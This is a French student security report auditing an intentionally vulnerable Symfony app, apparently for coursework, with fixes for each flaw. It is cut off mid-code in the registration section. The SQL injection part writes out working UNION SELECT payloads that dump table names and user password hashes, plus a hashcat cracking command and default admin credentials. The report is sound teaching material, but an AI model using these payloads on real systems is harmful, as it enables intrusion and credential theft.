

Compte-rendu : Projet Application Web Vulnérable

Par Noé GARNIER - M2-IW


- [Compte-rendu : Projet Application Web Vulnérable](#)
- [Détail des vulnérabilités](#)
 - [Environnement de développement exposé en production](#)
 - [Correction](#)
 - [Symfony 7.0.2](#)
 - [Correction](#)
 - [Dépendances JavaScript](#)
 - [Injection SQL via le paramètre de recherche sur /all-ateliers](#)
 - [Exploitation](#)
 - [Source](#)
 - [Correction](#)
 - [Formulaire de login et identifiants de connexion](#)
 - [Source](#)
 - [Correction](#)
 - [Correction de l'énumération d'utilisateurs](#)
 - [Ajout d'un système de limitation des tentatives](#)
 - [Correction des identifiants de connexion](#)
 - [Formulaire d'inscription](#)
 - [Source](#)
 - [Vulnérabilités](#)
 - [Mot de passe stocké en clair](#)
 - [Absence de vérification d'email](#)
 - [Pas de limitation de tentatives](#)
 - [Validation de mot de passe insuffisante](#)
 - [Redirection sans message de confirmation](#)
 - [Correction](#)
 - [Injection de commandes système : /commande](#)
 - [Source](#)
 - [Correction](#)
 - [Injection de code via l'upload d'images : /student/user-profile/1](#)
 - [Source](#)
 - [Vulnérabilités](#)
 - [Absence de validation du type de fichier](#)
 - [Nom de fichier prévisible](#)
 - [Absence de validation du contenu](#)
 - [Pas de limitation de taille](#)
 - [Fichiers stockés dans un répertoire public](#)
 - [Cookie non sécurisé](#)
 - [Correction](#)
 - [Stored Cross-Site Scripting \(XSS\) : /admin/atelier/{id}](#)
 - [Correction](#)

- Insecure Direct Object Reference (IDOR) : /student/user-profile/{id}
 - Source
 - Correction
- Protections CSRF
- Headers de Sécurité HTTP
 - Source
 - Correction
- Point d'amélioration
 - Secrets
 - Voters
- Vérification par email

Détail des vulnérabilités

Environnement de développement exposé en production

L'application a été lancée en mode dev, nous avons donc accès aux outils de debug de Symfony :



Cette faille est très grave en production, car elle permet d'accéder à des informations sensibles sur l'application, comme les variables d'environnement, les requêtes SQL exécutées, les templates utilisés, etc.

Correction

Pour corriger cette vulnérabilité, il faut modifier la configuration du serveur via le fichier `.env` à la racine du projet, en changeant la variable `APP_ENV` de `dev` à `prod` et désactiver le mode debug en mettant `APP_DEBUG` à `0`.

Avant :

```
APP_ENV=dev
```

Après :

```
APP_ENV=prod
APP_DEBUG=0
```

Nous devons également nous assurer que le fichier `docker-compose.yml` reflète ce changement. Avant :

```
...
vulnerable-symfony-php:
  build:
    context: ./infra/dev/vulnerable/symfony-php
  volumes:
    - ./infra/volumes/dev/composer:/root/.composer
    - ./infra/dev/vulnerable/symfony-
php/project.ini:/usr/local/etc/php/conf.d/project.ini:ro
    - ./vulnerable/app:/var/www/app
  environment:
    APP_ENV: dev # Mode dev actif
  depends_on:
    - mariadb
  tty: true
  command: /bin/sh -c "chown -R www-data:www-data /var/www/app && php-fpm" #
```

```
Changer les permissions puis démarrer PHP-FPM
```

```
...
```

Après :

```
...
vulnerable-symfony-php:
  build:
    context: ./infra/dev/vulnerable/symfony-php
  volumes:
    - ./infra/volumes/dev/composer:/root/.composer
    - ./infra/dev/vulnerable/symfony-
php/project.ini:/usr/local/etc/php/conf.d/project.ini:ro
    - ./vulnerable/app:/var/www/app
  environment:
    APP_ENV: prod # Mode prod actif
    APP_DEBUG: 0 # Désactivation du mode debug
  depends_on:
    - mariadb
  tty: true
  command: /bin/sh -c "chown -R www-data:www-data /var/www/app && php-fpm" #
Changer les permissions puis démarrer PHP-FPM
...
```

Symfon 7.0.2

La version 7.0.2 de Symfony n'est plus maintenue depuis juillet 2024. Elle utilise PHP 8.2 qui ne sera plus supportée après decembre 2026.

Par conséquent, cette version de Symfony ne reçoit plus de mises à jour de sécurité, ce qui expose l'application à des vulnérabilités connues telles que :

- CVE-2024-51996 : Authentication bypass
- CVE-2024-50342 : Server-Side Request Forgery (SSRF)
- CVE-2024-50340 : Input validation error

Correction

Nous devons mettre à jour Symfony vers une version maintenue, nous allons passer à la version 7.4.x, qui est la dernière version stable.

Voici les étapes pour effectuer cette mise à jour :

- Mettre à jour le fichier `composer.json` pour spécifier la nouvelle version de Symfony en remplaçant les occurrences de `7.0.*` par `7.4.*`.
- Exécuter la commande suivante pour mettre à jour les dépendances :

```
composer update "symfony/*" --with-all-dependencies
```

Nous obtenons le problème suivant lors de la mise à jour :

Problem 1

- phpstan/phpdoc-parser is locked to version 1.25.0 and an update of this package was not requested.
- Root composer.json requires symfony/property-info 7.4.* -> satisfiable by symfony/property-info[v7.4.0].
- symfony/property-info v7.4.0 requires symfony/type-info ^7.3.5|^8.0 -> satisfiable by symfony/type-info[v7.4.0].
- symfony/type-info v7.4.0 conflicts with phpstan/phpdoc-parser <1.30.

Pour le résoudre, nous mettons à jour `phpstan/phpdoc-parser` vers la version `^1.30` dans le fichier `composer.json` :

```
"phpstan/phpdoc-parser": "^1.30",
```

Puis nous relançons la commande de mise à jour en incluant `phpstan/phpdoc-parser` et `phpdocumentor/reflection-docblock` pour éviter d'autres conflits :

```
composer update "symfony/*" phpstan/phpdoc-parser phpdocumentor/reflection-docblock --with-all-dependencies``
```

L'application est maintenant mise à jour vers `Symfony 7.4.x`, ce qui corrige les vulnérabilités associées à la version `7.0.2`.

Dépendances JavaScript

Un `npm audit` nous indique 26 vulnérabilités dans les dépendances JS utilisées par l'application :

```
Webpack's AutoPublicPathRuntimeModule has a DOM Clobbering Gadget that leads to XSS - https://github.com/advisories/GHSA-4vvj-4cpr-p986
fix available via `npm audit fix`
node_modules/webpack

webpack-dev-middleware ≤5.3.3
Severity: high
Path traversal in webpack-dev-middleware - https://github.com/advisories/GHSA-wr3j-pwj9-hqq6
fix available via `npm audit fix`
node_modules/webpack-dev-middleware

webpack-dev-server ≤5.2.0
Severity: moderate
webpack-dev-server users' source code may be stolen when they access a malicious web site with non-Chromium based browser - https://github.com/advisories/GHSA-9jgg-88mc-972h
webpack-dev-server users' source code may be stolen when they access a malicious web site - https://github.com/advisories/GHSA-4v9v-hfq4-rm2v
fix available via `npm audit fix --force`
Will install @symfony/webpack-encore@5.3.1, which is a breaking change
node_modules/webpack-dev-server
  @symfony/webpack-encore ≤4.7.0
  Depends on vulnerable versions of webpack-dev-server
  node_modules/@symfony/webpack-encore

ws 8.0.0 - 8.17.0
Severity: high
ws affected by a DoS when handling a request with many HTTP headers - https://github.com/advisories/GHSA-3h5v-q93c-6h6q
fix available via `npm audit fix`
node_modules/ws

26 vulnerabilities (7 low, 10 moderate, 9 high)
```

Les commandes suivantes permettent de corriger automatiquement les vulnérabilités :

```
npm audit fix
npm audit fix --force # Si la commande précédente n'a pas tout corrigé
```

Après exécution, les vulnérabilités sont corrigées :

```
root@acbd10d570a1:/var/www/app# npm audit
found 0 vulnerabilities
```

Injection SQL via le paramètre de recherche sur /all-ateliers

Exploitation

Cette page listant tous les ateliers disponible :

[Se connecter](#) [S'inscrire](#)


Forum 2024 - Liste des ateliers

[Rechercher](#)

Atelier 1
Salle : Salle 125
Métier(s) : Mathématiques
Ressource : Logarithmes.pdf
Secteur : Sciences
[Intervenant\(s\): Prof 1](#)

Atelier 2
Salle : Salle 125
Métier(s) : Mathématiques
Ressource : Logarithmes.pdf
Secteur : Sciences
[Intervenant\(s\): Prof 1](#)

On peut effectuer une recherche par mot clé, on remarque que notre recherche "test" est passée directement dans l'URL : <http://localhost/all-ateliers?q=test>



Forum 2024 - Liste des ateliers

[Rechercher](#)

Aucun atelier trouvé.

Un attaquant pourrait tenter une injection SQL via ce paramètre pour extraire des données sensibles de la base de données.

Par exemple, avec la recherche suivante : `test' UNION SELECT table_name, null, null, null FROM information_schema.tables--`

Forum 2024 - Liste des ateliers

Date : Du au

Salle : Salle 125

Métier(s) : Mathématiques

Ressource : Logarithmes.pdf

Secteur : Sciences

Intervenant(s): ALL_PLUGINS

Date : Du au

Salle : Salle 125

Métier(s) : Mathématiques

Ressource : Logarithmes.pdf

Secteur : Sciences

Intervenant(s): APPLICABLE_ROLES

Date : Du au

Salle : Salle 125

Métier(s) : Mathématiques

Ressource : Logarithmes.pdf

Secteur : Sciences

Intervenant(s): CHARACTER_SETS

Date : Du au

Salle : Salle 125

Métier(s) : Mathématiques

Ressource : Logarithmes.pdf

Secteur : Sciences

Intervenant(s): CHECK_CONSTRAINTS

Date : Du au

Salle : Salle 125

Métier(s) : Mathématiques

Ressource : Logarithmes.pdf

Secteur : Sciences

Intervenant(s): COLLATIONS

Date : Du au

Salle : Salle 125

Métier(s) : Mathématiques

Ressource : Logarithmes.pdf

Secteur : Sciences

Intervenant(s): COLLATION_CHARACTER_SET_APPLICABILITY

Cela permet d'extraire les noms des tables de la base de données, ce qui peut être utilisé pour planifier des attaques plus ciblées.

Parmit les tables extraites, on trouve notamment :

- atelier
- atelier_metier
- atelier_ressource
- atelier_salle
- competence
- inscription
- lycee
- metier
- metier_activite
- metier_competence
- question
- questionnaire
- reponse
- ressource
- salle
- secteur
- section
- session
- user

Il faut savoir qu'en symdonfy une table comme **atelier_metier** est souvent utilisée pour gérer une relation ManyToMany entre les entités. On peut donc en déduire qu'il existe une entité **Metier** liée à l'entité **Atelier**.

A partir de là, on peut tenter d'extraire les données des tables sensibles, comme la table **user** qui contient les informations des utilisateurs.

Par exemple, avec la recherche suivante : `test' UNION SELECT CONCAT(email, '|', password), null, null, null FROM user--`

Forum 2024 - Liste des ateliers

test' UNION SELECT CONCAT(email, '|', password), null, null, null FROM user--

Rechercher

Date : Du au

Salle : Salle 125

Métier(s) : Mathématiques

Ressource : Logarithmes.pdf

Secteur : Sciences

Date : Du au

Salle : Salle 125

Métier(s) : Mathématiques

Ressource : Logarithmes.pdf

Secteur : Sciences

Intervenant(s):

admin@example.com

Nous avons donc 2 utilisateurs extraits avec leurs mots de passe hashés :

Email	Mot de passe (hashé)
user@example.com	\$2y\$13\$Gc5UeC9vio4DGnm5gBhdhOuwW7H7FzlGgIWeCy2fTpswJ13AQ.NcG
admin@example.com	\$2y\$13\$NlqUQXXLMOQkfvFfrEMZyOTEPPFoDllynxkOGG/sCNMUcdHWT09gG

Les deux mots de passe sont hashés avec l'algorithme bcrypt (indiqué par le préfixe \$2y\$). Un attaquant pourrait tenter de les craquer en utilisant des outils comme **Hashcat** ou **John the Ripper**.

Par exemple, en utilisant Hashcat avec une attaque par dictionnaire :

```
hashcat -m 3200 -a 0 ./hash.txt /usr/share/wordlists/rockyou.txt
```

Source

La code vulnérable se trouve dans le contrôleur `AtelierController.php`, dans la méthode `allAteliers` :

```
#[Route('/all-ateliers', name: 'all-articles')]
public function allAteliers(Request $request, EntityManagerInterface $entity,
AtelierRepository $atelierRepository): Response
{
    $query = $request->query->get('q', ''); // Récupère le terme de recherche
    $results = [];

    // Si un terme de recherche est fourni, effectuez la recherche
    if ($query) {
        $results = $atelierRepository->query($query);
    } else {
        // Sinon, récupérez tous les ateliers
        $results = $atelierRepository->findAll();
    }
}
```



```
return $this->render('front/all-articles.html.twig', [
    'ateliers' => $results,
    'query' => $query
]);
}
```

Ce code récupère le paramètre `q` de l'URL et le passe directement à la méthode `query` du `AtelierRepository` sans aucune validation ou échappement, ce qui permet l'injection SQL.

La méthode `query` dans `AtelierRepository.php` construit la requête SQL de manière vulnérable :

```
public function query(string $query) {
    $sql = "SELECT intervenant, nom, date_debut, date_fin FROM atelier WHERE nom
    LIKE '%" . $query . "%' OR intervenant LIKE '%" . $query . "%'";
    $stmt = $this->getEntityManager()->getConnection()->prepare($sql);
    $result = $stmt->executeQuery();
    return $result->fetchAllAssociative();
}
```

Cette méthode concatène directement le paramètre `query` dans la requête SQL, ce qui permet à un attaquant d'injecter du code SQL malveillant.

Correction

Nous allons corriger cette méthode et la renommer en `findByNomOrIntervenant`, en utilisant le `QueryBuilder` de Doctrine pour éviter les injections SQL. La version corrigée est la suivante :

```
public function findByNomOrIntervenant(string $query) {
    return $this->createQueryBuilder('a')
        ->where('a.nom LIKE :query')
        ->orWhere('a.intervenant LIKE :query')
        ->setParameter('query', '%' . $query . '%')
        ->getQuery()
        ->getResult();
}
```

Nous allons également mettre à jour le contrôleur `AtelierController.php` pour utiliser cette nouvelle méthode et améliorer la qualité du code :

```
#[Route('/all-ateliers', name: 'all-articles')]
public function allAteliers(Request $request, AtelierRepository
$atelierRepository): Response
{
    // Récupère le terme de recherche
    $query = $request->query->get('q', '');
    $results = [];
```

```

    // Sanitisation : supprime les espaces inutiles
    $query = trim($query);

    // Si un terme de recherche est fourni, effectuez la recherche sinon récupérez
    tous les ateliers
    $results = $query ? $atelierRepository->findByNomOrIntervenant($query) :
    $atelierRepository->findAll();

    return $this->render('front/all-articles.html.twig', [
        'ateliers' => $results,
        'query' => $query
    ]);
}

```

Désormais, les requêtes malveillantes tels que `test' UNION SELECT table_name, null, null, null FROM information_schema.tables--` ne fonctionneront plus :

Forum 2024 - Liste des ateliers

test' UNION SELECT table_name, null, null, null FROM information_schema.tables--

Rechercher

Aucun atelier trouvé.

Nous pouvons profiter de cette correction pour corriger l'affichage des dates dans le template `all-articles.html.twig` :

```

<!-- Avant -->
<span class="font-semibold">Date :</span> Du {{ atelier.date_debut }} au {{
atelier.date_fin }}

<!-- Après -->
<span class="font-semibold">Date :</span> Du {{ atelier.dateDebut|date('d/m/Y
H:i') }} au {{ atelier.dateFin|date('d/m/Y H:i') }}

```

Cette correction répare la fonction de recherche en évitant l'envoi d'erreurs lorsque les dates sont nulles.

Formulaire de login et indentifiants de connexion

Nous avons également une page de login :

Connexion

Email :

Mot de passe :


Connexion

[Mot de passe oublié ?](#)

Nouveau ici ?


Inscrivez vous et découvrez un grand nombre de nouvelles opportunités !

S'inscrire




Grâce aux informations extraites via l'injection SQL précédente, nous pouvons tenter de nous connecter avec l'email **admin@example.com**.

Naivement, nous allons essayer le mot de passe **admin** :



Nous sommes maintenant connectés en tant qu'administrateur !

De même, l'utilisateur **user@example.com** peut se connecter avec le mot de passe **user** :



En cas d'erreur il est indiqué si le problème vient de l'email ou du mot de passe, ce qui facilite les attaques par force brute.

Source

Voici le code du contrôleur `LoginController.php` gérant le login :

```
#[Route('/login', name: 'app_login')]
public function index(AuthenticationUtils $authenticationUtils): Response
{
    $error = $authenticationUtils->getLastAuthenticationError();
    $lastUsername = $authenticationUtils->getLastUsername();
    $errorMessage = '';
```

```
// Vérifier si l'email existe dans la base de données
$user = $this->userRepository->findOneBy(['email' => $lastUsername]);

if ($error) {
    // Si un utilisateur avec cet email existe, on vérifie le mot de passe
    if ($user) {
        // Si le mot de passe est incorrect
        $errorMessage = 'Mot de passe incorrect';
    } else {
        // Si l'email n'existe pas dans la base de données
        $errorMessage = 'Email incorrect';
    }
}

return $this->render('login/index.html.twig', [
    'last_username' => $lastUsername,
    'error' => $errorMessage,
]);
}
```

Maintenant, analysons les vulnérabilités présentes dans ce code :

Le code révèle explicitement si un email existe ou non dans la base de données en affichant des messages d'erreur différents :

- Si l'email existe : **"Mot de passe incorrect"**
- Si l'email n'existe pas : **"Email incorrect"**

Le code effectue une requête supplémentaire `findOneBy()` pour vérifier l'existence de l'utilisateur, alors que le système d'authentification de Symfony gère déjà cette vérification.

```
$user = $this->userRepository->findOneBy(['email' => $lastUsername]);
```

- Charge inutile sur la base de données à chaque tentative de connexion
- Risque de timing attack : la différence de temps de réponse peut révéler si un utilisateur existe
- Violation du principe DRY (Don't Repeat Yourself)
- Exposition potentielle d'informations supplémentaires

Aucun mécanisme de limitation de tentatives de connexion (rate limiting) n'est implémenté.

- Un attaquant peut effectuer un nombre illimité de tentatives de connexion
- Permet les attaques par dictionnaire et force brute
- Absence de blocage temporaire après plusieurs échecs
- Pas de notification à l'utilisateur en cas de tentatives suspectes

Correction

Correction de l'énumération d'utilisateurs

Remplacer le code vulnérable par un message d'erreur générique :

```
#[Route('/login', name: 'app_login')]
public function index(AuthenticationUtils $authenticationUtils): Response
{
    $error = $authenticationUtils->getLastAuthenticationError();
    $lastUsername = $authenticationUtils->getLastUsername();
    $errorMessage = '';

    // Message d'erreur générique pour éviter l'énumération
    if ($error) {
        $errorMessage = 'Identifiants invalides';
    }

    return $this->render('login/index.html.twig', [
        'last_username' => $lastUsername,
        'error' => $errorMessage,
    ]);
}
```

Ajout d'un système de limitation des tentatives

Installer le bundle `symfony/rate-limiter` pour gérer le rate limiting :

```
composer require symfony/rate-limiter
```

Ajouter la configuration suivante dans `framework.yaml` :

```
framework:
    rate_limiter:
        loginLimiter:
            policy: 'sliding_window'
            limit: 5
            interval: '15 minutes'
```

Cette configuration permet de limiter à 5 tentatives de connexion toutes les 15 minutes par adresse IP.

Ajouter le rate limiter dans le contrôleur `LoginController.php` :

```
use Symfony\Component\HttpFoundation\Request;
use Symfony\Component\RateLimiter\RateLimiterFactory;
use Symfony\Component\HttpKernel\Exception\TooManyRequestsHttpException;
use Symfony\Component\DependencyInjection\Attribute\Autowire;

class LoginController extends AbstractController
{
```

```

private $userRepository;
private $loginLimiter; // Déclaration du rate limiter

public function __construct(
    UserRepository $userRepository,
    #[Autowire(service: 'limiter.loginLimiter')] RateLimiterFactory
    $loginLimiter
) {
    $this->userRepository = $userRepository;
    $this->loginLimiter = $loginLimiter; // Autowiring du rate limiter
}

#[Route('/login', name: 'app_login')]
public function index(
    AuthenticationUtils $authenticationUtils,
    Request $request
): Response {
    // Limiter les tentatives par IP
    $limiter = $this->loginLimiter->create($request->getClientIp());

    // Si la limite est dépassée, renvoyer une erreur 429
    if (false === $limiter->consume(1)->isAccepted()) {
        throw new TooManyRequestsHttpException('Trop de tentatives de
connexion. Réessayez plus tard.');
```

```

    }

    $error = $authenticationUtils->getLastAuthenticationError();
    $lastUsername = $authenticationUtils->getLastUsername();
    $errorMessage = '';
```

```

    // Message d'erreur générique pour éviter l'énumération
    if ($error) {
        $errorMessage = 'Identifiants invalides';
    }
}
```

```

return $this->render('login/index.html.twig', [
    'last_username' => $lastUsername,
    'error' => $errorMessage,
]);
}
```

```

}
}
```

Correction des indentifiants de connexion

Les identifiants de connexion par défaut sont trop faibl. Dans le fichier `AppFixtures.php`, les mots de passe sont définis comme suit :

```

// Ligne 77
$hashedPassword = $this->passwordHasher->hashPassword($user, 'user');
```

```
// Ligne 85
$hashedPassword2 = $this->passwordHasher->hashPassword($user2, 'admin');
```

Nous allons modifier les mots de passe des utilisateurs :

```
// Ligne 77
$hashedPassword = $this->passwordHasher->hashPassword($user, 'OC13Mlvhk8r4druo*');

// Ligne 85
$hashedPassword2 = $this->passwordHasher->hashPassword($user2,
'TiIJrvqT0lK0BaVu*');
```

Après modification, nous devons réinitialiser la base de données pour appliquer les nouveaux mots de passe :

```
php bin/console doctrine:database:drop --force &&
php bin/console doctrine:database:create &&
php bin/console doctrine:schema:update --force &&
php bin/console doctrine:fixtures:load --no-interaction
```

A noter que seulement `php bin/console doctrine:fixtures:load` devrait suffire mais compte tenu de la configuration actuelle, nous devons tout refaire.

Formulaire d'inscription

La page d'inscription `/register` permet de créer de nouveaux utilisateurs :

Inscription

Nom
SAPP

Prénom
Bob

Email
bsapp@mail.com

Mot de passe
.....


Téléphone
0786460672

Lycée
Lycée X

Section
Section A

☒ Accepter les conditions

S'inscrire



À un clic
de nous
rejoindre !

Le problème est que ce formulaire ne fonctionne pas. Impossible de se connecter après inscription.

Si on regarde en base de données, on remarque que le mot de passe des nouveaux utilisateurs n'est pas hashé :

```
root@acbd19d578a1:/var/www/app# php bin/console doctrine:query:sql "SELECT * FROM user"
```

id	inscription_id	email	roles	password	is_verified	image_filename
1	1	user@example.com	["ROLE_STUDENT"]	\$2y\$13\$ufYUwnjQ87RY/2ZiaKyS8ue9gFQoRX2MDhlzNDK7LKdftTsE/buF.	1	
2	2	admin@example.com	["ROLE_ADMIN"]	\$2y\$13\$AJe3WKBGMhr9p/zARSuzJOA.ILxBhEpZnZxJTW66oDWNh25r6Zdm	1	
3	3	bsapp@mail.com	["ROLE_STUDENT"]	A1bsapp@mail.com	0	

Source

Le code du contrôleur `RegisterController.php` gérant l'inscription est le suivant :

```
#[Route('/register', name: 'app_register')]
public function register(Request $request, UserPasswordHasherInterface
    $userPasswordHasher, EntityManagerInterface $entityManager, MailerInterface
    $mailer): Response
{
    $user = new User();
    $form = $this->createForm(RegistrationFormType::class, $user);
```

```
$form->handleRequest($request);

if ($form->isSubmitted() && $form->isValid()) {
    // encode the plain password
    $user->setPassword(
        $form->get('plainPassword')->getData()
    );

    $user->setRoles(['ROLE_STUDENT']);

    $entityManager->persist($user);
    $entityManager->flush();

    $mailer->send(
        (new TemplatedEmail())
            ->from(new Address('esgi.symfony@tp.com', 'Mail'))
            ->to($user->getEmail())
            ->subject('Bienvenue sur le site!')
            ->htmlTemplate('registration/confirmation_email.html.twig')
    );

    return $this->redirectToRoute('app_login');
}

return $this->render('registration/register.html.twig', [
    'registrationForm' => $form->createView(),
]);
}
```

Vulnérabilités

Mot de passe stocké en clair

Le service `UserPasswordHasherInterface` est injecté dans le contrôleur mais **jamais utilisé**. Le code suivant stocke le mot de passe directement sans hachage :

```
$user->setPassword($form->get('plainPassword')->getData());
```

- Les mots de passe sont stockés en clair dans la base de données
- En cas de fuite de données, tous les comptes utilisateurs sont compromis
- Violation des normes de sécurité (RGPD, OWASP)
- Impossibilité de se connecter après l'inscription car Symfony attend un mot de passe haché

Absence de vérification d'email

L'utilisateur peut s'inscrire et accéder immédiatement au compte sans confirmer son adresse email. Bien qu'un email soit envoyé, aucun mécanisme de validation n'est implémenté.

- Création de faux comptes avec des emails invalides
- Usurpation d'identité (inscription avec l'email de quelqu'un d'autre)
- Spam et abus du système
- Impossibilité de récupérer le compte en cas de perte de mot de passe

Pas de limitation de tentatives

Aucune protection contre la création massive de comptes ou les tentatives automatisées.

- Création de bots et de comptes spam
- Attaque par déni de service (DoS)
- Énumération d'emails valides
- Surcharge de la base de données

Validation de mot de passe insuffisante

Rien dans ce contrôleur ne garantit la complexité du mot de passe. Cette validation devrait être présente dans `RegistrationFormType`, mais n'est pas visible ici.

Impact :

- Possibilité de créer des comptes avec des mots de passe faibles
- Vulnérabilité aux attaques par force brute
- Non-conformité aux politiques de sécurité

Redirection sans message de confirmation

Après l'inscription, l'utilisateur est redirigé vers la page de login sans message de succès :

```
return $this->redirectToRoute('app_login');
```

- N'est pas une vulnérabilité de sécurité directe, mais peut nuire à l'expérience utilisateur.

Correction

Voici le contrôleur `RegisterController.php` avec toutes les corrections :

```
use Symfony\Component\HttpFoundation\Request;
use Symfony\Component\RateLimiter\RateLimiterFactory;
use Symfony\Component\HttpKernel\Exception\TooManyRequestsHttpException;
use Symfony\Component\DependencyInjection\Attribute\Autowire;

class RegisterController extends AbstractController
{
    public function __construct(
        #[Autowire(service: 'limiter.registerLimiter')] private RateLimiterFactory
        $registerLimiter
    ) {}
}
```

```

#[Route('/register', name: 'app_register')]
public function register(
    Request $request,
    UserPasswordHasherInterface $userPasswordHasher,
    EntityManagerInterface $entityManager,
    MailerInterface $mailer
): Response {
    // Limiter les tentatives d'inscription par IP
    $limiter = $this->registerLimiter->create($request->getClientIp());

    if (false === $limiter->consume(1)->isAccepted()) {
        throw new TooManyRequestsHttpException('Trop de tentatives
d\'inscription. Réessayez plus tard.');
```

}

```

    $user = new User();
    $form = $this->createForm(RegistrationFormType::class, $user);
    $form->handleRequest($request);

    if ($form->isSubmitted() && $form->isValid()) {
        // Hash le mot de passe avant de le stocker
        $hashedPassword = $userPasswordHasher->hashPassword(
            $user,
            $form->get('plainPassword')->getData()
        );
        $user->setPassword($hashedPassword);

        $user->setRoles(['ROLE_STUDENT']);

        try {
            $entityManager->persist($user);
            $entityManager->flush();

            // Tentative d'envoi de l'email de confirmation (commentée car
            // aucun mailer n'est fonctionnel dans l'application)

            // try {
            //     $mailer->send(
            //         (new TemplatedEmail())
            //             ->from(new Address('esgi.symfony@tp.com', 'Mail'))
            //             ->to($user->getEmail())
            //             ->subject('Bienvenue sur le site!')
            //             -
            //     );
            // } catch (\Exception $e) {
            //     $this->addFlash('warning', 'Inscription réussie mais
            // l\'email n\'a pas pu être envoyé.');
```

}

```

